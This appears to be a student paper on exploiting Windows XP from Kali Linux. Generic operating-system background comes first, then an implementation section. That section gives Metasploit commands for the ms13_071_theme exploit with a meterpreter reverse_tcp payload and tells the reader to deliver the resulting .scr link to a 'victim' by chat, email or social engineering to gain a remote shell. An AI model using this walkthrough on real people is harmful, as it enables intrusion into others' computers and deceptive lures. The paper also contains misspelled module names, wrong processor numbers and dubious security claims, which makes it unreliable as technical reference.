WINDOWS XP: EXPLOITING THROUGH LINUX

Akshit Chauhan[1], Deepak Chandel[2]
[1, 2] *Computer Science Department, DCE, GGN, (India)*

ABSTRACT

An operating system is a program that manages the computer hardware. It also provides a basis for application program and acts as an inter-mediatory between the user of a computer and the computer hardware. An amazing aspect of a operating system is how varied they are in accomplishing these tasks. Mainframe operating systems are designed primarily to optimize utilization of hardware. Personal computer (PC) operating systems support complex games, business applications and everything in between . Handheld computer operating systems are designed to provide an environment in which a user can easily interface with the computer to execute programs. Thus , some operating systems are designed to be convenient , others to be efficient and others some combination of two. The Microsoft windows XP operating systems is a 32/64-bit preemptive multitasking operating systems for AMD K6/K7, Intel IA32/IA64 and later micro-processors. The successors to Windows XP are also intended to replace the windows 95/98 operating systems. Linux is another operating system , another UNIX-like system That has gained popularity in recent years. It has been designed to run as many standard UNIX applications as possible.

Keywords: Mainframe, Handheld, Multitasking, Linux, Unix, Windows XP.

I. INTRODUCTION

An Operating System is an important part of almost every computer system. A computer system can be roughly divided into four components: the hardware, the operating system, the application programs and the users. The hardware - the central processing unit (CPU) , the memory and the input/output devices – provides the basic computing resources. The application programs such as word processors, spreadsheets, compliers and web browsers define the way in which these resources are used to solve the computing problems of the users. Windows XP is a multi-user operating system , supporting simultaneous access through distributed services or through multiple instances of the graphical user interface (GUI) via the windows terminal server. The server versions of Windows XP support simultaneous terminal server sessions from Windows desktop systems. Windows XP was the first version of windows to ship a 64-bit version. The native NT file system (NTFS) and many of the win32 APIs have always used 64-bit integers where appropriate – so the major extension to 64 –bit in Windows XP is support of large addresses. Windows XP received generally positive reviews with critics noting increased performance (especially in comparison to Windows ME), a more intuitive user interface, improved hardware support, and its expanded multimedia capabilities. Windows XP remained popular even after the release of newer versions, particularly due to the poorly received release of its successor Windows Vista. Vista's 2009 successor, Windows 7, would overtake XP in total market share by the end of 2011. Sales of

Windows XP licenses to original equipment manufacturers (OEMs) ceased on June 30, 2008, but continued for netbooks until October 2010.[1]

The first Linux kernel released to the public was Version 0.01 , dated May 14,1991. It had no networking , ran on only 80836 compatible Intel processors and PC hardware and had extremely limited device driver report. The virtual memory subsystem was also fairly basic and included no support for memory mapped files; however this early incarnation supported share pages with copy-on-write.

Linux was originally developed as a free operating system for Intel x86-based personal computers. It has since been ported to more computer hardware platforms than any other operating system. Linux also runs on embedded systems, which are devices whose operating system is typically built into the firmware and is highly tailored to the system; this includes mobile phones, tablet computers, network routers, facility automation controls, televisions[24][25] and video game consoles.[2]

II. HISTORY OF WINOWS XP AND LINUX

In the mid 1980's, Microsoft and IBM cooperated to develop the OS/2 operating system, which was written in assembly language for single processor Intel 80826 systems. In 1988, Microsoft decided to make a fresh start and to develop a "new technology" (or NT) portable operating system that supported both the OS/2 and POSIX application–programming interfaces (API's). In October 2001 Windows XP was released as both an update to the windows 2000 desktop operating systems and a replacement to windows 95/98. In 2002, the server versions of Windows XP will be available. Windows XP updates the graphical user interface with a visual design that take advantage of a more recent hardware advances and many new ease-of-new features. Microsoft's design goals for Windows XP include security, reliability, windows and PIOSIX application compatibility. Windows XP security goals required more than just adherence to the design standards that enabled Windows NT4.0 to receive C- 2 Security classification from the U.S government (which signifies a moderate level of protection from defective software and malicious attacks.) Linux looks and feels much like any other UNIX system; indeed, UNIX compatibility has been a major design goal of the Linux project. Linux is much younger than any other UNIX system. It's development began in 1991, when a Finnish student Linus Torvalds, wrote and christened Linux, a small but self-contained kernel for the 80386 processor, the first true 32-bit processor in Intel's range of PC-compatible CPU's. In it's early days, Linux development revolve around the central OS kernel – the core , privileged executive that manages all system resources and that interacts directly with the computer hardware. The Linux kernel is entirely original piece of software developed from scratch by Linux community. The Linux system, as we know it today, includes a multiple of components.

III. SOME NECESSARY TERMINOLOGIES

First of all, it is necessary for us to understand some basic terminologies before we actually go on the implementing part.

- **Exploitation** - It is the use of someone or something in an unjust or cruel manner, or generally as a means to one's ends. Here we talk about exploitation of Windows XP.
- **Exploits** - An exploit is a piece of software, a chunk of data, or a sequence of commands that takes advantage of a bug, glitch or vulnerability in order to cause unintended or unanticipated behavior to occur

on computer software, hardware, or something electronic (usually computerized). Such behavior frequently includes things like gaining control of a computer system, allowing privilege escalation, or a denial-of-service attack[3]. The exploit for windows XP is" windows/smb/ms08_067_netap".

- **Metasploit** – It is one of the tools available in Linux that provides information regarding security vulnerabilities and aids penetration testing and IDS signature development. Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shell code archive and related research.
- **Payloads_-** Metasploit contains many different types of payloads, each serving a unique role within the framework. One of the payload for exploiting Windows XP is "Meterpreter", the short form of Meta-Interpreter is an advanced, multi-faceted payload that operates via dll injection. The Meterpreter resides completely in the memory of the remote host and leaves no traces on the hard drive, making it very difficult to detect with conventional forensic techniques. Scripts and plugins can be loaded and unloaded dynamically as required and Meterpreter development is very strong and constantly evolving.
- **Shellcode** - This is a set of instructions used as a payload when the exploitation occurs. Shellcode is typically written in assembly language, but not necessarily always. It's called "shellcode" because a command shell or other command console is provided to the attacker that can be used to execute commands on the victim's machine.
- **Module -** A module is a piece of software that can be used by the Metasploit Framework. These modules are interchangeable and give Metasploit its unique power. These modules might be exploit modules or auxiliary modules.
- **Listener -** This is that component that listens for the connection from the hacker's system to the target system. The listener simply handles the connection between these systems.
- **Show -** Metasploit Framework has hundreds of modules and other utilities. As a result, you will not be able to remember them all. Fortunately, the show command can grab a listing of all modules, options, targets, etc. in your framework.

IV. IMPLEMENTATION

- First of all install virtual machine software in your system to test whether out experiment is working or not than we can try at another remote machine.
- Install Kali Linux or Backtrack and windows XP in the virtual machine in order to try our experiment.
- After installing the above two virtual machine's , we are ready for our experiment.
- Open up the Linux machine in your virtual machine software, as Linux has a command line interface , so open up the terminal window and type "msfconsole" i.e meta-sploit framework console will load up in the terminal window.
- Now apply the following commands one by one
- use exploit/windows/fileformat/ms13_071_theme
- msf exploit (ms13_071_theme)>set payload windows/meterpreter/reverse_tcp
- msf exploit (ms13_071_theme)>set lhost 192.168.223.133
  (IP of your Kali machine to know type ifconfig on new terminal)
- msf exploit (ms13_071_theme)>set srvhost 192.168.223.133

- msf exploit (ms13_071_theme)>exploit


Once all this done you need to give to your victim


\\192.168.1.3:gCzJXDKtJugDsVFC.scr via chat or email or any social engineering technique you can use.


Once the victim open the url provided by you he will asked for confirmation of opening link .

as soon as victim click run you will have your meterpreter shell open

Now you have access to the victims PC. Use "**sessions -l**" and the Session number to connect to the session. And Now Type "**sessions -i ID**







VI. FUTURE SUGGESTIONS

Windows XP is an Operating system with many bugs and vulnerabilities. Therefore Microsoft Inc. has stopped providing support for Windows XP from now on.

Windows 7 (home and basic) , Windows 8 , windows 8.1 are the successful successors of XP.

It's very difficult to hack or penetrate into windows 8 or 8.1 as they come with more embedded security. As Microsoft increases more and more security in their o/s , hacker will use more and more different ways to hack into them. It is impossible to create a software or a o/s without a bug

VII. CONCLUSION

Windows XP and Kali Linux are both o/s but the fact lies that windows Xp is not a secure o/s. As we saw that , by writing some commands and just creating a sessions between two computer's we can actually hack into a windows machine. Therefore one should never ever turn off his/her windows firewall off. The gateway to hack into a remote machine is provided by windows firewall if it's turned off. Applying antiviruses is also a option but to a some extent , not all antiviruses can safeguard your machine.

REFERENCES

[1] Windows XP (Internet Sources: Wikipedia)
[2] Linux (Internet Sources: Wikipedia)
[3] Exploits (Internet Sources: Wikipedia)
[4] http://newtechnologysblog.wordpress.com/2014/04/25/hack-window-xp-with-kali-linux/
[5] www.windows.microsoft.com
[6] www.linux.com
[7] http://www.googlescholar.com
[8] www.Wikipedia.com